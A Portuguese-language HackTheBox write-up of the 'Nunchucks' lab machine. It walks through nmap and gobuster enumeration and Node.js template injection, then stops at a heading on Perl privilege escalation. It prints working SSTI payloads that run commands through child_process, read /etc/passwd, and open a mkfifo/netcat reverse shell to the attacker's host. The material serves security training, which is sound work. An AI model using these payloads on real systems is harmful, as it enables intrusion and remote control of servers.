> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/writeups-ctf/hackthebox/linux-easy/nunchucks-hackthebox-writeup.md).

# Writeup do HackTheBox Nunchucks

Writeup da máquina Easy Linux Nunchucks do HackTheBox cobrindo SSTI do NodeJS (Server Side Template Injection), bypass de perfil AppArmor (escalada de privilégios), com enumeração prática, exploração, foothol

{% hint style="warning" %}
**Habilidades:**

* SSTI em NodeJS (Injeção de Template no Lado do Servidor)
* Bypass de Perfil do AppArmor (Escalada de Privilégios)
  {% endhint %}

## Reconhecimento

**Configuração do ambiente de trabalho:**


Configure o ambiente de trabalho criando três pastas para armazenar conteúdo importante, exploits e resultados de reconhecimento do Nmap.

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-ccf2a9e5aac3ffc9a663fcc88145d68ebc614fdf%2Fimage%20(714).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


**Verificação de conectividade da VPN**

Verifique a conectividade da VPN para garantir uma comunicação estável com a máquina-alvo.

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cb4eb55433687a7f6ef64b449c34b8eedfd0431d%2Fimage%20(715).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


**Descoberta de Portas Abertas com Nmap:** Enumere as portas abertas e exporte os resultados para o arquivo "allPorts" no diretório do Nmap:

```bash
nmap -p- --open -sS -n -Pn -vvv --min-rate 5000 10.10.11.122 -oG allPorts
```

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-d0d93aad885d334e0fdd396cc86d582a56440e54%2Fimage%20(716).png?alt=media" alt=""><figcaption></figcaption></figure>


**Análise das portas abertas com extractport:** Usando a função extractport para exibir sinteticamente as portas abertas e copiá-las para a área de transferência.

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f6be3c684613b117fd2ac44e6dd95f6cb7f770fc%2Fimage%20(717).png?alt=media" alt=""><figcaption></figcaption></figure>


**Escaneando a versão da porta com o Nmap:** Usando o Nmap para escanear a versão da porta e extrair as informações para o arquivo "targeted":

```bash
nmap -sCV -p22,80,443 10.10.11.122 -oN targeted
```

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-570f54ff393988e7417ab83cf9297abe6522e631%2Fimage%20(718).png?alt=media" alt=""><figcaption></figcaption></figure>


Para resolver nomes de domínio em endereços IP via DNS, insira o nome de domínio associado ao seu endereço IP no `/etc/hosts` arquivo.

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-31686b43eb92252a713bb2c2000d626d1425c215%2Fimage%20(713).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


### Porta 443 - HTTPS

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a9c6acd211ef8bef07d096682bfab6fb8131400e%2Fimage%20(2868).png?alt=media" alt=""><figcaption></figcaption></figure>


Encontramos um painel de login, mas sem credenciais conhecidas.

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0137b03cffd93272ba0354688eae34bfbc103bd3%2Fimage%20(690).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

### Fuzzing de VHost - Gobuster


Nós realizamos **fuzzing** de subdomínios para identificar possíveis serviços ocultos:

```bash
gobuster vhost -u https://nunchucks.htb/ --append-domain -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -t 100 -k
```

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-be96f597d8f7412e986aaa8ce92df06183837556%2Fimage%20(691).png?alt=media" alt=""><figcaption></figcaption></figure>


Encontramos o subdomínio **store.nunchucks.htb**.

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-10ba38ddd003827b17e1a99752a443f7374bdcd2%2Fimage%20(692).png?alt=media" alt=""><figcaption></figcaption></figure>

## Vulnerabilidade SSTI (Node.js)



Percebemos uma funcionalidade que permite inserir um e-mail para se inscrever em uma newsletter. A resposta do servidor exibe diretamente nossa entrada, sugerindo uma possível **Injeção de Template no Lado do Servidor (SSTI)**.

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-8984056ffa8f84037eee4169e1a1c4fd29ba8d79%2Fimage%20(693).png?alt=media" alt=""><figcaption></figcaption></figure>

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-87e2c811472ae9def3de5d40f8cf3d794624ff9a%2Fimage%20(694).png?alt=media" alt=""><figcaption></figcaption></figure>

#### Teste de Vulnerabilidade


Interceptamos a requisição com **Burp Suite** e testamos um SSTI clássico:

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-b3846762c246f47e7d34c4bc2f9f3035acb02492%2Fimage%20(695).png?alt=media" alt=""><figcaption></figcaption></figure>

```json
{{9*9}}
```

Se a resposta mostrar `81`, então a aplicação é vulnerável, o que é o caso aqui.

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e1c27cc3e945864347898bee472fb44b83488d6b%2Fimage%20(696).png?alt=media" alt=""><figcaption></figcaption></figure>

### Leitura `/etc/passwd`


Usamos o seguinte payload para exibir o conteúdo de `/etc/passwd`:

{% code overflow="wrap" %}

```python
{{range.constructor(/"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')/"))}}
```

{% endcode %}

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-f6cf14deae58ea320c36ac736fd25031b80fd6bc%2Fimage%20(697).png?alt=media" alt=""><figcaption></figcaption></figure>

#### Recuperação do usuário atual

{% code overflow="wrap" %}

```python

{{range.constructor(/"return global.process.mainModule.require('child_process').execSync('whoami')/")()}}
```

{% endcode %}

Obtemos `david`.

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c629a56feab7fee645dda078a83b9602863b1a1e%2Fimage%20(698).png?alt=media" alt=""><figcaption></figcaption></figure>

### Shell reversa via SSTI (Node.js)


Iniciando escuta na porta **4444**:

```bash
nc -nlvp 4444
```

Envie o payload de shell reversa:

{% code overflow="wrap" %}

```python
{{range.constructor(/"return global.process.mainModule.require('child_process').execSync('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.28 4444 >/tmp/f')/")()}}
```

{% endcode %}

Acesso à máquina alvo

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-72702cc50c7638498b85c516983f9f5bbb929f99%2Fimage%20(699).png?alt=media" alt=""><figcaption></figcaption></figure>


### Flag user.txt

<figure><img src="https://783634792-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c21c45aae4d5b54fc35a173c7bdffee604c84629%2Fimage%20(700).png?alt=media" alt="" width="517"><figcaption></figcaption></figure>

#### Estabilização do terminal

```bash
script /dev/null -c bash
# Ctrl+Z

stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
stty rows 44 columns 184
```

## Escalada de PrivilégiosS

### Exploração de **Capacidades** em Perl

